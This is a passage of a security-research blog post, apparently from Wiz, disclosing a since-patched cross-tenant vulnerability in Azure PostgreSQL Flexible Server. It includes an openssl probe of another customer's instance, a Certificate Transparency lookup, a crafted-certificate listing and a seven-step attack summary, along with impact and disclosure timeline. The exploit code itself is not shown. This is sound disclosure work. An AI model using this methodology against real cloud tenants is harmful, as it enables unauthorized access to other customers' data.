azuredb@ba73bf749c43:/datadrive/pg/data$ openssl s_client -starttls postgres -connect 10.0.0.227:5432
<_client -starttls postgres -connect 10.0.0.227:5432
depth=2 C = US, O = DigiCert Inc, OU = www.digicert.com, CN = DigiCert Global Root CA
verify return:1
depth=1 C = US, O = DigiCert Inc, CN = DigiCert SHA2 Secure Server CA
verify return:1
depth=0 C = US, ST = Washington, L = Redmond, O = Microsoft Corporation, CN = ebe6ed51328f.database.azure.com
```

Figure 9: Test connection to a random customer instance to retrieve the identifier

After discovering the unique identifier of the target database, we could issue a new client certificate, but this time with the target's identifier, But what if we didn't want to limit ourselves to other customers that happened to share our subnet? What if we wanted to retrieve data from a specific target database (assuming we know its domain name), for example `wizresearch-target-1.postgres.database.azure.com`? In this case, we can get the CN with the unique identifier by searching for the database domain name in the public Certificate Transparency feed:




Criteria	Type: Identity Match: ILIKE Search: 'wizresearch-target-1.postgres.database.azure.com'

Certificates	crt.sh ID	Logged At ⇩	Not Before	Not After	Common Name	Matching Identities	Issuer Name
	5906137034	2022-01-02	2022-01-02	2023-01-02	ba73bf749c43.database.azure.com	wizresearch-target-1.postgres.database.azure.com	C=US, O=DigiCert Inc, CN=DigiCert SHA2 Secure Server CA

Figure 10: Using crt.sh to identify the CN including the unique identifier


Once we have the identifier, we can purchase a certificate with a forged common name:




```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            0e:86:0a:73:a8:b2:99:d0:34:55:f9:2f:66:bd:67:fb
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C = US, O = DigiCert Inc, CN = RapidSSL TLS DV RSA Mixed SHA256 2020 CA-1
        Validity
            Not Before: Jan  3 00:00:00 2022 GMT
            Not After : Jan  3 23:59:59 2023 GMT
        Subject: CN = replication.ba73bf749c43.database.azure.com.wiz-research.com
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                RSA Public-Key: (2048 bit)
                Modulus:
```

Figure 11: The crafted certificate we purchased for our tests

Next, we can find the relevant Azure region for the target instance by resolving the database domain, and matching the IP address to one of Azure's public IP ranges (for example):



```
{
  "name": "Sql.EastUS",
  "id": "Sql.EastUS",
  "properties": {
    "changeNumber": 12,
```



```
"addressPrefixes": [
  "20.42.65.64/29",
  "20.42.65.96/27",
  "20.42.68.192/27",
  "20.42.69.0/25",
  "20.42.69.128/26",
```

Figure 12: Snippet of the IP ranges of SQL East US region

Finally, we can create our attacker-controlled database in the same region as our target and use it as a point of entry to exploit the vulnerabilities we discovered, and gain access to the data we were after!


Attack steps summary

1. Choose a target PostgreSQL Flexible Server.
2. Retrieve the target's common name from the Certificate Transparency feed.
3. Purchase a specially crafted certificate from DigiCert or a DigiCert Intermediate Certificate Authority.
4. Find the target's Azure region by resolving the database domain name and matching it to one of Azure's public IP ranges.
5. Create an attacker-controlled database in the target's Azure region.
6. Exploit vulnerability #1 on the attacker-controlled instance to escalate privileges and gain code execution.
7. Scan the subnet for the target instance and exploit vulnerability #2 to gain read access!

Impact

The initial PostgreSQL vulnerability (vulnerability #1) affected both the *Azure PostgreSQL Flexible Server* and the *Azure PostgreSQL Single Server* offerings. However, the Single Server offering was not affected by the cross-account authentication bypass vulnerability (vulnerability #2), and as a result, we did not achieve cross-tenant access in that service. In addition, Microsoft's investigation identified that the cross-account authentication bypass did not affect Azure PostgreSQL Flexible customers who configured their database's network settings to work with Private access (VNet Integration). Therefore, we can conclude that customers of Azure Database for PostgreSQL Flexible Server in any region configured with public network access, regardless of firewall rules, were vulnerable.

It's important to note that upon setup of a Flexible Server database, users are required to configure their network connectivity to *Public access*, which is the default selection, **or** *Private access* (VNet Integration). This cannot be changed after selection.


Configure networking access and security for your server.

Network connectivity

You can connect to your server by specifying a public IP address specified below or from within a selected virtual network.

Connectivity method

[✓ Public access (allowed IP addresses)]
Private access (VNet Integration)

Connections from the IP addresses configured in the Firewall rules section below will have access to this server. By default, no public IP addresses are allowed. Learn more

Figure 13: Initial setup of Flexible Server database network settings

While many organizations use Azure Database for PostgreSQL Flexible Server,

.

We disclosed this vulnerability to MSRC In January 2022. MSRC very quickly investigated and issued a fix, including new mitigations.

We appreciate MSRC’s cooperation and their attentiveness to our report. Their professional approach and close communication throughout the disclosure process is a model for all vendors.

Disclosure timeline

- 11/01/22 – Wiz Research reported the vulnerabilities to MSRC (case 69557)
- 13/01/22 – MSRC started investigating the vulnerabilities and subsequently fixed certificate issue (vulnerability #2)
- 14/01/22 – MSRC verified their fix, as observed by Wiz Research (certificate transparency).
- 15/01/22 – MSRC awarded Wiz Research with a $40,000 USD bounty
- 18/01/22 – MSRC stated that they successfully reproduced all vulnerabilities
- 25/02/22 – A fix was rolled out to all vulnerable instances

Security through transparency

Tenant isolation is a fundamental premise of the cloud. Organizations trust that the cloud services they use, especially high value assets such as databases, are isolated from other customers.

Microsoft and other CSPs typically publish documentation on their current isolation models and architecture. However, we noticed that the PostgreSQL Flexible Server lacks public isolation documentation, making it difficult for customers to evaluate the risk when they onboard such a service.

This issue is not unique to Azure alone, as other cloud providers tend to share isolation model for only a limited number of services.

Cloud providers should be more transparent about their isolation architecture, especially for sensitive services such as databases. This would allow customers to better of their isolation architecture for the services they use.

Cloud CVE: The need to document cloud vulnerabilities

As with other cloud vulnerabilities, this issue did not receive a CVE identifier (unlike software vulnerabilities). It is not recorded or documented in any database. Monitoring cloud vulnerabilities is critical for customers. Such documentation helps customers evaluate the security of their CSP and take action when required. The absence of such a database impairs the ability of customers to monitor, track, and respond to cloud vulnerabilities.

Read our blog on the need for a cloud vulnerabilities database or watch our Black Hat session.

This vulnerability will be documented in the csp_security_mistakes GitHub project, a community-driven project to monitor and record cloud vulnerabilities.

Stay in touch!

Hi there! We are Shir Tamari (@shirtamari), Ronen Shustin (@ronenshh), Nir Ohfeld (@nirohfeld) and Sagi Tzadik (@sagitz_) from the Wiz Research Team. We are a group of veteran Whitehat hackers with a single goal in mind – make the cloud a safer place for everyone. We primarily focus on finding new attack vectors in the cloud and uncovering isolation issues in cloud vendors. We would love to hear from you! Feel free to contact us on Twitter or contact us through direct email: research@wiz.io.

Hardening your cloud environment against LAPSUS$-like threat actors

Learn how to harden your cloud environment against LAPSUS$-like threat actors

ChaosDB explained: Azure's Cosmos DB vulnerability walkthrough

This is the full story of the Azure ChaosDB Vulnerability that was discovered and disclosed by the Wiz Research Team, where we were able to gain complete unrestricted access to the databases of several thousand Microsoft Azure customers.

OMIGOD: Critical Vulnerabilities in OMI Affecting Countless Azure Customers